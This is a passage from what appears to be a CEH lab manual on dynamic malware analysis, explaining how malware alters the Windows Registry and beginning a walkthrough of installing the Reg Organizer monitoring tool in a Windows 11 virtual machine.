
The Windows Registry stores OS and program configuration details such as settings and options. If the malware is a program, the registry stores its functionality. When an attacker installs a type of malware on the victim's machine, it generates a registry entry. One must have fair knowledge of the Windows Registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. While most computer users generally do not do this, monitoring the registry entries is a great way to track any modifications made to your system.

Registry monitoring tools such as Reg Organizer provide a simple way to track registry modifications, which is useful in troubleshooting and monitoring background changes.


Reg Organizer: Reg Organizer is designed to edit keys and parameters, as well as to delete the content of .reg files. It allows users to perform various operations with the system registry such as export, import and copy key values. It can also perform a deep search to find even those keys associated with the application that cannot be found by other similar programs.

Here, we will use the registry monitoring tool Reg Organizer to scan the registry values for any changes.


1. Switch to the **Windows 11** virtual machine.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\Reg Organizer**. double-click **reg-organizer-setup.exe**.



